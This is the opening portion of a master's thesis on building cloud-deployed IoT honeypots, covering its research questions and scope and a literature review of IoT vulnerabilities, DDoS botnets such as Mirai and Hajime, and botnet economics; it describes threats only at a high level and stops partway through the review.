Evolving IoT honeypots

Submitted in partial fulfillment
of the requirements of the degree of

Master of Science

of Rhodes University

Todor Stanislavov Genov

Grahamstown, South Africa
May 2022

Abstract

The Internet of Things (IoT) is the emerging world where arbitrary objects from our everyday lives gain basic computational and networking capabilities to become part of the Internet. Researchers are estimating between 25 and 35 billion devices will be part of Internet by 2022.

Unlike conventional computers where one hardware platform (Intel x86) and three operating systems (Windows, Linux and OS X) dominate the market, the IoT landscape is far more heterogeneous. To meet the growth demand the number of The System-on-Chip (SoC) manufacturers has seen a corresponding exponential growth making embedded platforms based on ARM, MIPS or SH4 processors abundant. The pursuit for market share is further leading to a price wars and cost-cutting ultimately resulting in cheap systems with limited hardware resources and capabilities.

The frugality of IoT hardware has a domino effect. Due to resource constraints vendors are packaging devices with custom, stripped-down Linux-based firmwares optimized for performing the device's primary function. Device management, monitoring and security features are by and far absent from IoT devices. This createsd an asymmetry favouring attackers and disadvantaging deffenders.

This research sets out to reduce the opacity and identify a viable strategy, tactics and tooling for gaining insight into the IoT threat landscape by leveraging honeypots to build and deploy an evolving world-wide Observatory, based on cloud platforms, to help with studying attacker behavior and collecting IoT malware samples.

The research produces useful tools and techniques for identifying behavioural differences between Medium-Interaction honeypots and real devices by replaying interactive attacker sessions collected from the Honeypot Network. The behavioural delta is used to evolve the Honeypot Network and improve its collection capabilities. Positive results are obtained with respect to effectivenes of the above technique. Findings by other researchers in the field are also replicated.

The complete dataset and source code used for this research is made publicly available on the Open Science Framework website at `https://osf.io/vkcrn/`.

Acknowledgements

I would like to thank my then-girlfriend-now-wife, Zoliswa Desiree Xhola-Genov for enduring the late nights, early mornings and the general neglect she had to endure during the writing of this thesis. I recognise your commitment, love and sacrifice - this is why I married you.

I would also like to thank my supervisor, Prof. Barry Irwin, for the knowledge, guidance and encouragement despite my complete and utter disregard for deadlines.

Lastly, I would like to express my gratitude and recognition to the global Open Source community for their great contribution to the human body of knowledge. Without your time, efforts and software contributions I would not be where I am in my life and this research would not have been possible. I have relied on far too many great-and-free tools to mention!

ACM Computing Classification System Classification

Thesis classification under the ACM Computing Classification System[1] (2012 version):

• **Security and privacy** → *Intrusion/anomaly detection and malware mitigation*; *Malware and its mitigation*;

[1] http://www.acm.org/about/class/2012/

Contents

List of Tables

List of Figures

List of Source Code Samples

Glossary

AMI Amazon Machine Image.

AWS Amazon Web Services.

DDoS Distributed Denial-of-Service.

DNS Domain Name Service.

DOI Digital Object Identifier.

EC2 Amazon Elastic Compute Cloud.

ELK Elastic Search, Logstash and Kibana.

ES Elastic Search.

ETL Export, Transform and Load.

FEMS Forensics Edge Management System.

gzip GNU Zip.

HIDS Host Intrusion Detection System.

HIH High-Interaction Honeypot.

HN Honeypot Network.

IaaS Infrastructure-as-a-Service.

IaC Infrastructure-as-Code.

IAM AWS Identity and Access Management.

IDS Intrusion Detection Software.

IoT Internet of Things.

IoV Internet of Vehicles.

LIH Low-Interaction Honeypot.

LS LogStash.

MIH Medium-Interaction Honeypot.

MIME Multipurpose Internet Mail Extensions.

ML Machine Learning.

MORPG Massively multiplayer online role-playing game.

NIDS Network Intrusion Detection System.

NTP Network Time Protocol.

PgSQL PostgreSQL.

S3 Amazon Simple Storage Service.

SCADA Supervisory Control And Data Acquisition.

SDK Software Development Kit.

SQL Structured Query Language.

SSH Secure Shell.

TLS Transport Layer Security.

VT VirusTotal.

1 Introduction

The Internet of Things (IoT) is the rapidly emerging world where arbitrary objects from our everyday lives gain basic computational and networking capabilities and become part of the global Internet. This new frontier promises to reinvent our homes[1], our cities' infrastructure[2], the medical industry[3], agriculture[4], automotive[5], industrial automation[6] and many other critical sectors of society. Pye (2014) predicted that a total of 25 billion IoT devices would have become part of the internet by 2020. Those predictions became reality even sooner (Letić, 2019) and the growth trend is expected to continue until at least 2030. A report by PaloAlto Networks (2020) estimates that as of 2020 30% of all networked devices are IoT devices. Galov (2021) predicts a total or 35 billion IoT devices by the end of 2021. This revolution brings with it a set of challenges at a scale and complexity we haven't considered before. A growing area for concern is keeping IoT devices secure Thales Group (2021); TrendMicro (2021)

[1] https://www.smarthome.com
[2] https://www.thingworx.com/ecosystem/markets/smart-connected-systems/smart-cities
[3] http://www.preventicesolutions.com
[4] http://www.cleangrow.com
[5] https://www.ibm.com/internet-of-things/iot-solutions/iot-automotive
[6] http://smart-structures.com/technology/EDC-embedded-data-collector

IoT devices are typically implemented with low cost, low-power, mass-produced components. This generally results in IoT systems typically having limited computational power, RAM and persistent storage and being 'value engineered' to a particular price-point (Zhang *et al.*, 2014). Due to these constraints the operating systems of IoT devices are typically limited in features and common tools such as text processing utilities, compilers, package managers and programming language interpreters are usually absent on IoT devices. This presents challenges in terms of general-purpose usability and manageability. How are attackers utilising compromised IoT devices giving the limited set of tools and capabilities in the manufacturers' firmware? The researcher speculates that attackers are uploading statically compiled toolchains and malware to compromised IoT devices.

With hundreds, if not thousands of vendors the IoT ecosystem of hardware and software platforms is highly heterogeneous. Pa *et al.* (2015) discovered that existing malware is capable of targeting at least 11 unique hardware platforms spanning ARM, MIPS and PowerPC. This ecosystem is unlike the world of computing as we currently know it where a handful of major vendors dominate the market. This research explores how attackers are managing this complexity and able to compromise and herd a heterogeneous collection of IoT hardware and software platforms.

1.1 Problem Statement

Commercially-available IoT platforms are typically resource-constrained and run on custom operating systems with minimal instrumentation making them opaque to administrators. The heterogeneity in platforms makes it practically infeasible to develop or install any traditional end-point security software which could potentially detect or prevent common attacks. Given the increased rate and scale of IoT compromises the heterogeneity and resource constraints do not appear to be an obstacle for attackers. This creates an asymmetry which greatly disadvantages defenders of IoT devices.

1.2 Research Question

This research will attempt to answer a number of questions of potential interest:

1. What are the current tools and tactics of attackers targeting IoT devices?
2. Are the toolchains used for attacking IoT devices evolving? In what way and to what end?
3. Are attackers building tools to ensure ease of cross-platform portability?

4. Can any tactics/strategies/techniques used by attackers be leveraged towards simplifying IoT defence?
5. Do attackers find IoT systems valuable for purposes other than launching DDoS attacks?

During the course of the research (Section 4.3) an additional question of interest was identified:

- What significant behavioural differences are there between currently-available honeypots and real IoT systems?

1.3 Scope and Limits

The scale, growth rate and heterogeneity of the IoT landscape implies the problem-space is inherently complex. In order to maintain clear focus and ensure the research remains feasible the following scope and limits are taken into account.

1.3.1 Delimitation of Generations

What is construed as a "generational change" is limited to a significant behavioural/design changes to the Honeypot Network (HN). Operational changes, re-deployments and iterative improvements to the underlying infrastructure/architecture are not classified as new generations unless explicitly stated. This results in six generations, even though the HN infrastructure was re-deployed tens of times.

1.3.2 Time Period

The data-collection phase of the experiment was performed between March and August in 2018, and between July and August in 2019. See table Table 3.1 for exact dates.

1.3.3 Honeypot Configuration

In order to avoid additional complexity the experiment is designed around a Medium-Interaction Honeypot (MIH). See Section 2.8 for a full list of the possible configurations under consideration. The MIH honeypot Cowrie was used to mimic a Linux-based IoT device accessible via Telnet (Postel and Reynolds, 1983) and SSH (Ylonen and Lonvick, 2006) with default credentials. No other services will be enabled on the honeypot.

1.3.4 Choice of baseline IoT Platform

During the adaptive stages of the experiment the honeypot is evolved to closely resemble a real-world IoT system. The system used as target for evolving the HN is OpenWRT as it is readily-available, well-supported open-source and software-based thus avoiding incurring the cost of acquiring actual IoT hardware.

1.3.5 Hardware Platforms

During the experiment design (Section 3.4.3) the ARM and MIPS platforms were chosen as the target to be mimicked by our honeypots for three particular reasons:

- The ARM and MIPS platforms are dominant in the embedded platform market. (Max, 2017); (Evanczuk, 2019); (Gooding, 2020).
- The researcher has physical access to a small selection of ARM and MIPS devices which were used for reference purposes during development.
- Amazon AWS supports ARM instance types[7] leaving the door open for moving some of our tooling in the cloud in the future, rather than using emulation.

1.3.6 Malware Analysis

The scope of this research is limited to identification and classification of malware samples using existing, publicly-available data sources. No forensic analysis, runtime analysis or reverse engineering is performed on the samples captured, however all our data and source code is made public enabling further research.

1.4 Document Conventions

The following conventions are used throughout the document:

- **bold font** refers to explicit objects and data containers such as a directory, file, S3 buckets and Git repositories. e.g. **/root/readme.txt**, **s3://bucket-name/directory-name/readme.txt**.
- *italic font* refers to abstract objects such as API call names, database table names, configuration options and conventional labels. e.g. Mentioning the *Session_Duration* database table.

[7] `https://aws.amazon.com/ec2/instance-types/a1/`

- `typewriter font` refers to commands executed in the system shell e.g. `cd /etc && ls`.
- "quoted text" refers to generic Input passed to commands; Output produced from executing commands or other text literals. e.g. typing "root" at the "login:" prompt
- 123/udp refers to a network port and the respective IP protocol e.g. 22/tcp is TCP port 22 (SSH), 53/udp is UDP port 53 (DNS).
- Footnotes are used to link to URLs for additional context.

1.5 Document Structure

The remainder of this document is arranged as follows:

- **Chapter 2** reviews the existing literature in the domain of IoT, malware and Distributed Denial-of-Service (DDoS) trends, various honeypot architectures and other potentially relevant work.
- **Chapter 3** discuses the principles and reasoning behind the experiment design in accordance with our research objectives.
- **Chapter 4** provides in-depth details on technical implementation of the design and discusses the reproducibility of the experiment.
- **Chapter 5** presents the results and findings from the analysis of the dataset acquired using the HN.
- **Chapter 6** concludes the document, evaluates the research and suggests possible future research directions.

2

Literature Review

2.1 Introduction

In this chapter the existing literature and research relating to the IoT landscape is reviewed. The structure is as follows:

- **Section 2.2** Reviews the existing IoT threat landscape.
- **Section 2.3** Examines the general state of IoT security.
- **Section 2.4** Discusses the proliferation of vulnerable IoT devices.
- **Section 2.5** Takes a look at the real-world impact given the challenges in IoT security.
- **Section 2.6** Unpacks the existing IoT Botnets and Malware.
- **Section 2.7** Looks at the economics and incentives behind IoT botnets.
- **Section 2.8** Classifies the various honeypot strategies and technologies.
- **Section 2.9** Examines the various data-collection and forensic analysis techniques around IoT devices.
- **Section 2.10** Summarises the literature review chapter.

2.2 IoT Threat Landscape

IoT is the world where arbitrary objects from our everyday lives gain basic computational and networking capabilities to become part of the Internet. According to Borgia (2014) IoT is a new frontier in information systems, promising technological impact in multiple industries such as agriculture, automotive, logistics, mobility and tourism, smart electrical grids, smart homes and buildings, public safety and healthcare. Digitalization has allowed IoT to become one of the key pillars of the fourth industrial revolution (Nižetić *et al.*, 2020). Pye (2014) predicted that 25 billion IoT devices will be part of the internet by 2020. More recent research by Lueth (2019) estimates about 9.5 billion IoT devices being connected to the Internet at the end of 2019 which exceeds forecasted figure of 8.3 billion devices. Lueth (2020) also reports that 2020 was the year in which IoT devices connected to the Internet surpassed the number of non-IoT devices.

Thierer and Castillo (2015) identify four main drivers of IoT adoption/growth as follows:

- 'Smart' Consumer Technology such as home appliances and home automation technology.,
- Wearables such as smart watches and other medical/health devices.
- 'Smart' Manufacturing and Infrastructure Technologies for real-time monitoring of global manufacturing lines.
- Intelligent Vehicles and Unmanned Transportation.

This revolution brings with it a set of challenges at a scale and complexity we haven't considered before and it seems we are failing to keep IoT devices secure (Zhang *et al.*, 2014; Yu *et al.*, 2015).

In a paper titled *IoT Security: Ongoing Challenges and Research Opportunities*, Zhang *et al.* (2014) raises a number of concerns in terms of securing IoT systems. Current adoption of IoT devices is driven by the demand for low-cost embedded devices such as DVR security cameras, small office and home routers, smart televisions and other smart appliances. In the battle for market share IoT vendors are competing against each other on price, thus flooding the market with low cost, low-power, mass-produced components. As a result IoT systems typically have limited computational power, RAM and persistent storage (Zhang *et al.*, 2014). Due to these constraints the operating system of IoT devices have a very narrow set of features - sufficient to satisfy only the device's primary purpose. This leads to trade-offs being made while manufacturers are racing to the bottom of price.

Krebs (2017) identified two new IoT malware strains, *Reaper* and *IoTroop*, which are spreading through both software and hardware vulnerabilities in IoT devices. It is estimated that *Reaper* alone has compromised devices on at least one million networks (Greenberg, 2017). Neither of these infections is currently attacking anybody so the intent of the botmaster is not apparent as yet. It is clear that IoT devices are out there, their numbers are growing and they are being compromised at an alarming rate.

Lightweight, flawed or entirely absent cryptography implementations contribute to poor authentication and authorization mechanisms in IoT devices. IoT devices often lack even rudimentary security features such as Secure Shell (SSH) (Ylonen and Lonvick, 2006) and Transport Layer Security (TLS) (Dierks and Rescorla, 2008). Due to limited storage and memory any management software such as Intrusion Detection Software (IDS) event logging or automated software updates is unlikely to exist. Vendors rarely offer tooling for managing large fleets of IoT devices leaving open questions around device inventory, patching and auditing. (Zhang *et al.*, 2014) is the first to define the IoT security problem as one of hardware platform heterogeneity and complexity due to scale.

In research conducted by Hewlett-Packard (2015) 70% of IoT devices tested fail to adhere to even the most basic security standards and current best practices; while Constantin (2017) discovered 47 vulnerabilities in 23 devices across 21 different vendors in a matter of days during the DefCon security conference in 2017. Analysis by Mimoso (2017) suggests that malware activity in the IoT space has doubled in 2017. Doubling of attacks is also reported in 2020 by Lueth (2020). The challenges of heterogeneity are identified by Benkhelifa *et al.* (2018). The research draws further attention to the lack of commonly-accepted standards, and the IoT merely refers to the inter-connectiviity of smart devices, but does not prescribe the way in which these devices should communicate. The absence of solid standards and foundation leads to bespoke insecure solutions. The paper also discusses the effectiveness of Network Intrusion Detection System (NIDS) vs. Host Intrusion Detection System (HIDS) and concludes that HIDS techniques are ineffective due to the resource constraints on IoT devices.

Conti *et al.* (2018) identify IoT challenges pertaining to authentication, authorisation and access control, privacy and architectural insecurities. Collectively the IoT design shortcommings have negative impact on forensics and post-incident analysis hindering attribution.

Yaqoob *et al.* (2019) discuss the challenges around applying existing forensic techniques to IoT devises. As most IoT devices generate large volumes of data, but lack the resources to persist it the paper discusses opportunities to use Forensics Edge Management System (FEMS) at the network layer to capture forensic data. The paper also introduces the acronym/concept of Internet of Vehicles (IoV) discussing interconenction between the data (sensors) and control plane in vehicles and the challenges around audit and forensic data in mission-critical systems where human lives are at stake. The paper further discusses various options for developing architecture and software for dynamically generating and transmitting forensic data in real time without the need to persist it to the IoT device. Similar concerns and issues around IoT forensics are echoed by (Stoyanova *et al.*, 2020). O'Donnell (2020) reports that attacks and compromises against IoT devices surged by 100% in 2020.

2.3 Security of IoT Devices

An extensive IoT threat report by PaloAlto Networks (2020) provides a number of insights on key issues. 98% of all IoT traffic is unencrypted posing a threat to confidentiality. 72% of healthcare networks mix IoT and non-IoT devices on the same networking increasing the risk of lateral movement if an IoT device is compromised. 57% of IoT devices are vulnerable to medium or high-severity attacks. In the medical industry 83% of medical imaging devices are running on unsupported/unpatched/end-of-life operating systems. The paper further outlines the evolution and sophistication of IoT attacks. IoT worms are becoming more prevalent than IoT botnets. This trend is being similarly reported by Hilt *et al.* (2021).

The limited functionality of IoT devices hinders the operator's ability to effectively manage the device. Resource constraints prevent the installation of common end-point monitoring software, such as anti-virus or IDS effectively rendering IoT devices as a black box. This is directly relevant to this research. In order to obtain valuable insights this lack of transparency needs to be overcome.

2.4 Proliferation & Analysis of Vulnerable IoT Devices

Yeo *et al.* (2014) discusses the growth trends of IoT adoption in a paper titled *Internet of Things: Trends, challenges and applications* predicting 25 billion IoT devices will form

part of the Internet by 2020. Analysis by Letić (2019) suggests that the 25 billion threshold was crossed in 2019.

Cui and Stolfo (2010) enumerated a total of 3,912,574 embedded devices across the Internet. The devices are further classified as per Table 2.1. The research assumes the role of the "least sophisticated attacker" and resorts to using default root credentials to obtain access to the detected devices. A successful login indicates that the device is *vulnerable*. No other modes of exploitation are attempted against the devices. The quantitative findings of the research are presented in Table 2.1.

Table 2.1: Vulnerable embedded devices (Cui and Stolfo, 2010)

Type	Total devices	% Vulnerability rate
Video Conferencing	43,349	55.44%
Office Appliances	132,991	41.19%
Camera/Surveillance	5,080	39.72%
ISP-Issued routers/modems	1,362,347	23.02%
VoIP Devices	104,827	15.45%
Home Networking	445,147	7.70%
Power Management	7,429	7.23%
Home Brew	122,159	4.93%
Enterprise devices	1,689,245	2.03%

After a period of four months a second scan was performed identifying that 96% of the devices previously detected as *vulnerable* were still accessible using default credentials suggesting that the findings were not as a result of temporary/initial state of the devices, but rather - a permanent state of misconfiguration. The authors identify the further possibility of 3rd party software being installed on the devices allowing them to be used as bots in DDoS attacks. The researchers predict the inevitable abuse of embedded devices. "However, considering the data presented we posit that it is only a matter of time before such attacks are carried out systematically on a large scale" (Cui and Stolfo, 2010, p. 101)

A strategy for enumerating and categorizing compromised IoT devices is described by Pa *et al.* (2015, 2016) in their papers titled *IoTPOT: A Novel Honeypot for Revealing Current IoT Threats* and *IoTPOT: Analysing the Rise of IoT Compromises*. The researchers identify that the primary propagation mechanism of IoT malware is via Telnet and through the abuse of default credentials, which is consistent with conclusions made by (Cui and Stolfo, 2010). Using a darknet the researchers obtain a list of 29,844 IP addresses which generate regular probing traffic to port 23/tcp. Using a technique known as

passive fingerprinting, 81% of probing hosts were identified to run a Linux operating system. By further connecting to ports 23/tcp and 80/tcp and collecting plain text banners the researchers were able to extract interesting keywords. From this data it is concluded that the majority of port scanning to port 23/tcp originates from Digital Video Recorders (DVR), IP Cameras and wireless routers - all of which are embedded devices which can be broadly categorized as IoT and are directly accessible from the Internet at large.

Chen *et al.* (2016) evaluate mechanisms for identifying exploitable vulnerabilities in embedded device firmwares in a paper called *Towards Automated Dynamic Analysis for Linux-based Embedded Firmware*. As such the research doesn't directly aim to quantify the number of vulnerable IoT devices, but to rather identify the systemic issues with vulnerable firmwares deployed on IoT devices. To this end the researchers introduce FIRMADYNE[1] - an automated framework for dynamic analysis of embedded firmwares using QEMU[2]. QEMU is a generic and open source machine emulator which can emulate nearly fifty different 32 and 64-bit ARM[3] and MIPS[4] platforms (Bellard, 2005).

A total of 23,035 firmware images from 42 different device vendors are examined. By analysing the binary header format of the files found in the firmwares the researchers are able to identify the intended hardware architecture for each firmware. 79.4% of firmware images are for a 32-bit MIPS platform, and 8.9% of images are for 32-bit ARM. This corroborates past findings by both Schlett (1998); Brown (2014) concluding that MIPS and ARM are the most prolific hardware architectures used by embedded devices. Using kernel and filesystem fingerprinting techniques the research further breaks down the images into Operating System (OS) groups: 40.8% Linux, 9.5% UNIX-like and 3.7% VxWorks. The fingerprinting mechanism used in the research was unable to correctly categorize 46% of the firmwares, suspecting custom kernels and/or file systems being used by vendors.

Chen *et al.* (2016) were able to successfully boot and configure usable networking functionality on 2,797 firmware images. Once a firmware is successfully booted and connected to a network a sample of 74 exploits was tested against the emulated system to establish vulnerability. Of the tested firmwares, 43% were found to be vulnerable to at least one exploit.

[1] `https://github.com/firmadyne/firmadyne`
[2] `https://www.qemu.org`
[3] `https://wiki.qemu.org/Documentation/Platforms/ARM`
[4] `https://wiki.qemu.org/Documentation/Platforms/MIPS`

Luo *et al.* (2017) introduce IoT-Scanner in their paper *IoTCandyJar: Towards an Intelligent-Interaction Honeypot for IoT Devices*. IoT-scanner mimics a telnet service in order to entice potential attackers and record the source IP address of an attack. A total of 63,357 unique IP addresses performing telnet scans were identified. In contrast to the active port-scanning and banner-collecting approach used by Pa *et al.* (2015) to determine the device type used for the attack Luo *et al.* (2017) resort to using data from security search engines such as Censys[5], ZoomEye[6] and Shodan[7] which perform regular Internet scans and persist banner response well in advance allowing this data to be indexed and searched via an API. This removes the need for performing invasive port scanning against the attacker in order to perform information gathering. The research findings are summarised in Table 2.2.

Table 2.2: IoT attack origins (Pa *et al.*, 2016)

Type	%
IP Cameras	37
Routers	23
VoIP Gateway	20
Printers	14
Other	6

2.5 Exploitation of IoT Vulnerabilities and real-world Impact

Karami and McCoy (2013) analyse the proliferation and monetization of DDoS (Distributed Denial of Service) attacks as a service in their paper *Understanding the Emerging Threat of DDoS-As-a-Service*. Over a period of 58 days during 2013 a total of 48,000 DDoS attacks were identified by the researchers. The preferred mode of launching a DDoS attack is by using compromised servers on the Internet. This appears to be a rational decision by the attackers as observed by (Karami and McCoy, 2013).

> Compared to clients, servers utilized for this purpose could be much more effective as they typically have much higher computational and bandwidth capacities, making them more capable of starving bandwidth or other resources of a targeted system.

[5] `https://censys.io`
[6] `https://www.zoomeye.org`
[7] `https://www.shodan.io`

In 2016, the United States Computer Emergency Readiness Team published a paper titled *Heightened DDoS Threat Posed by Mirai and Other Botnets* discussing the rapid growth the number and size of Distributed Denial of Service (DDoS) attacks (US-CERT, 2016). This indicates a shift of strategy for DDoS attacks from low number of high-bandwith servers, typically via reflected attacks such as Domain Name Service (DNS), Network Time Protocol (NTP) etc., towards high number of low-bandwidth IoT devices. This makes the attack significantly more distributed (and therefore - harder to defend against) and higher in traffic volume. In the last quarter of 2016 we have witnessed two record-breaking Distributed Denial-of-Service (DDoS) attacks within weeks of each other (US-CERT, 2016). Both of these were orchestrated by the Mirai botnet which compromised an estimated 500,000 IoT devices (Bertino and Islam, 2017). Analysis of the leaked Mirai botnet source code[8] revealed that the attack vector used was a simple dictionary attack containing a mere 62 username/password combinations.

Angrishi (2017) observes a similar shift away from the server-initiated DDoS model discussed by Karami and McCoy (2013) towards a very large number of limited bandwidth devices. By the law of large numbers this results in higher aggregate DDoS attack against the target. A 623 Gbps attack against the prominent security blog *krebonsecurity.com* and a 1.5 Tbps attack against the French cloud provider OVH were the largest DDoS attacks ever recorded at the time. This is an evolutionary shift. Angrishi (2017) reviews both of these attacks in detail.

The Mozi botnet appeared on the Internet in late 2019. It uses a hardcoded credential list to compromise Netgear, D-Link and Huawei routers. The Mozi botnet was observed to account for 90% of all IoT traffic on the internet (Wei Gao, 2020). No DDoS attacks have been obsereved from this botnet as yet. Gutnikov *et al.* (2021) identify a new IoT botnet named Simps based on the Mirai and Gafgyt source code. The Simps botnet was linked to the Keksec security group which is notorious for launching DDoS attacks against online gaming services (Seals, 2021).

By operating an IoT honeypot in late 2015 and early 2016 Pa *et al.* (2015, 2016) were able to capture and analyse various malware samples from IoT threats frequenting the Internet. The two papers conclude that at least four distinct families of botnets are operating in the IoT ecosystem, with two primary modes of monetization: DDoS as a service and advertising revenue from operating a fake search engine. There appears to be a consensus amongst researchers working on IoT threat intelligence with Karami and

[8] `https://github.com/jgamblin/Mirai-Source-Code`

McCoy (2013); Santanna *et al.* (2015); De Donno *et al.* (2017); Kolias *et al.* (2017); Shuler and Smith (2017); Bertino and Islam (2017); Kuskov *et al.* (2017) all reaching a similar conclusion: the predominant utility of IoT botnets is to launch DDoS attacks for profit via extortion.

Dodson *et al.* (2020) investigates whether any popular IoT malwares are attempting to attack any Internet-connected Industrial Control Systems (ICS) and Programming Logic Controllers (PLC). The research concludes that despite the increased number of insecure ICS and PLC systems out there, IoT malwares are not yet taking any active intereste in exploiting these vulnerabilities. A record-breaking 2.3Tbps DDoS attack was launched against Amazon Web Services (AWS) in 2020, however the origin of the attack was not explicitly attributed to IoT devices Nicholson (2020). Hummel and Hildebrand (2020) report a raise in DDoS attacks since the start of the COVID-19 pandemic and estimates that a total of 10 million DDoS attacks were performed in 2020 attributing a large number of them to vulnerable IoT devices. Alrawi *et al.* (2021) investigates the lifecycles of various IoT malware variants by investigating over 166,000 sample sizes. The research finds that IoT malware leverages payload packing techniques to avoid detection, uses specialized capabilities based on device resources, and leverages both peer-to-peer and centralized infrastructure for their overall architecture.

2.5.1 IoT Malware

Angrishi (2017) revisits the history of IoT malware. The paper discusses malware such as *Linux/Hydra, Psyb0t, Chuck Noris, Tsunami* and *Carna* which exploited vulnerabilities in embedded router devices between the years 2008 and 2012. While the architecture of botnets has drastically evolved to become more resilient to take-downs, the main driver behind such compromises was to launch DDoS attacks.

In an article titled *Botnets of Things*, Schneier (2017) identified the rise of click fraud and spam filter bypassing using IoT botnets. Click fraud is a technique for defrauding online advertisers by instructing a botnet to visit a website and click on the adverts displayed on the page thus making it appear as if a human legitimately interacted with the advertising content. The rise of this attack mode poses a threat to established advertising business models which is the primary source of revenue for companies such as Google, Facebook and Twitter. Spam filter bypassing is a mechanism for circumventing IP blacklists by proxying the delivery of e-mail via an IP address which is not blacklisted by the recipient - such as a compromised IoT device.

2.5.2 The Evolution of DDoS attacks

In a paper titled *IoT Security: Ongoing Challenges and Research Opportunities*, Zhang *et al.* (2014) raises a number of concerns in terms of securing IoT systems. Current adoption of IoT devices is driven by the demand for low-cost embedded devices such as DVR security cameras, small office and home routers, smart televisions and other smart appliances. In the battle for market share IoT vendors are competing against each other on price, thus flooding the market with low cost, low-power, mass-produced components. As a result IoT systems typically have limited computational power, RAM and persistent storage (Zhang *et al.*, 2014). Due to these constraints the operating systems of IoT devices have a very narrow set of features - sufficient to satisfy only the device's primary purpose. This leads to trade-offs being made while manufacturers are racing to bottom of price.

The limited functionality of IoT devices hinders an operator's ability to effectively manage the device. Resource constraints prevent the installation of common end-point monitoring software, such as anti-virus or IDS resulting in lack of transparency. This is directly relevant to our research - we need to overcome this challenge if we are to obtain valuable insights. Lightweight, or absent cryptography implementations (as discussed in Section 2.2) exascerbate the challenges of securing IoT devices.

2.6 Botnets and Malwares

The malware landscape is continuously evolving due to rapid IoT adoption. Cui and Stolfo (2010) quantified the global lower bound of vulnerable IoT devices at approximately 540,000 embedded routers and warned of the DDoS threat these vulnerabilities pose. The researchers also measured the re-mediation rate of vulnerable devices at 3.25%. As of 2017 there are a number of IoT botnets operating in the wild, each with its unique characteristics and ownership.

Pa *et al.* (2015, 2016) identified that the predominant mode of attacking IoT devices is via Telnet (Postel and Reynolds, 1983) - a legacy insecure protocol for accessing remote devices. The research further observes exponential growth in the volumes of IoT-related Telnet traffic between 2014 and 2015. The attacks comprised of the distinct steps:

- **Intrusion** - the attackers attempt to login to the IoT device.

- **Persistence** - after successful intrusion the attackers attempt to execute a series of commands, or install additional binaries on the compromised host in order to prepare the environment for future instructions.
- **Exercising Command&Control** - compromised IoT devices receive instructions from a Command&Control and perform various attacks against potential targets.


Wang *et al.* (2017) introduce TinkPot - an interactive IoT honeypot which mimics various vulnerable application typically found on IoT devices. The research concludes that the Extensible Messaging and Presence Protocol (XMPP) (Saint-Andre, 2011), while prevalent amongst IoT devices is not a common target for attackers.

De Donno *et al.* (2017) examines the taxonomy and history of botnet architectures and identifies three distinct designs/models for the control/coordination of botnets:

- **Agent-Handler Model** Dedicated hosts called "handlers" coordinate agents to attack a target directly.
- **Reflector Model** Similar to agent-handler model, but the agents do not attack the target directly. A reflector host is used to spoof/amplify the attack.
- **Internet Relay Chat-Based Model** The agent-coordination takes place over IRC.
- **Web-Based Model** Compromised web servers are used used to coordinate agents.

Figure 2.1 shows the chronology of IoT Malware variants which are further discussed below.

Figure 2.1: Chronology of IoT Malwares



Linux.Hydra

Often considered the progenitor of all IoT malware, Hydra first appeared in 2008 and specifically targeted MIPS-based routers (De Donno *et al.*, 2017). The botnet used an IRC-based model for command-and-control and was used to coordinate SYN-flood attacks. In later years Hydra inspired botnets such as *Psyb0t* and *Chuck Norris* which were similarly-designed but supported additional style of DDoS attacks such as ICMP and UDP floods.

Gafgyt/Bashlite

Bashlite was an evolutionary step in by supporting a broad range of architectures: MIPS, ARM, PPC and even SPARC. The botnet was built around an *agent-handler* design. Being independent of IRC it became much more difficult to take down. FSecure (2019)

Mirai

Mirai became infamous by launching DDoS attacks at a record-breaking scale (Angrishi, 2017; De Donno *et al.*, 2017; Marzano *et al.*, 2018). The malware was specifically designed to infect IoT devises such as routers, Digital Video Recorders, Closed Circuit Television cameras etc. It used a dictionary-based attack using default credentials to compromise hundreds of thousands of hosts around the globe. The source code for Mirai was later published on Github[9] which inspired other botnet operators to adopt and evolve it. FSecure (2019)

Hajime

In addition to using default passwords Hajime relied on a vulnerability in the TRP-069 protocol used by router vendors for the remote configuration of devices (Tal and Oppenheim, 2015). Edwards and Profetis (2016) investigates the behaviour of the Hajime malware which uses a static list of 12 username/password pairs used to authenticate to vulnerable IoT devices. It is estimated that Hajime has infected between 130,000 and 180,000 devices. Upon successful login a three-stage loader deploys a BitTorrent[10] client. Hajime uses BitTorrent for peer discovery and data exchange between nodes. The malware supports the ARMv5, ARMv7, Intel x86-64 and MIPS-LE architectures. Hajime's purpose is not presently unknown with Edwards and Profetis (2016) speculating that the malware is still in propagation mode and that additional functionality will be deployed by its author at a later date. FSecure (2019)

Herwig *et al.* (2019) perform an in-depth analysis of the Hajime botnet and identify that 3 years after its original detection, the botnet has not yet been used to launch any attacks, however the number of devices it compromises continues to grow with numbers as of May 2018 being about 4.5 million nodes.

[9] `https://github.com/jgamblin/Mirai-Source-Code`
[10] `http://www.bittorrent.com`

IoT Reaper and Hide'n Seek

IoT Reaper and Hide'n Seek represented an evolutionary shift away from using default credentials and towards active exploitation as an attack vector Greenberg (2017); Krebs (2017). Known HTTP vulnerabilities in the admin interfaces of CCTV cameras were used to compromise millions of devices. Hide'n Seek also moved away from DDoS towards mining of cryptocurrencies (cryptomining) as its mode of monetisation. Şendroiu and Diaconescu (2018),

VPNFilter

It is speculated that VPNFilter is the work of state actors with ties to the Russian government (Constantin, 2018). It targeted nearly every brand of routers on the market using weak credentials and active exploitation to gain access. Infected devices would intercept communication, sniff out passwords and capture traffic from Supervisory Control And Data Acquisition (SCADA) systems used in large-scale manufacturing.

2.7 Botnet Economics and Behaviour

Karami and McCoy (2013) use a public dataset to analyse the activities of DDoS vendors, who call themselves Booters. These Booters sell their services on various internet forums, while marketing themselves as "network stress testers". The cost of DDoS attacks ranging between $10 and $200 a month.

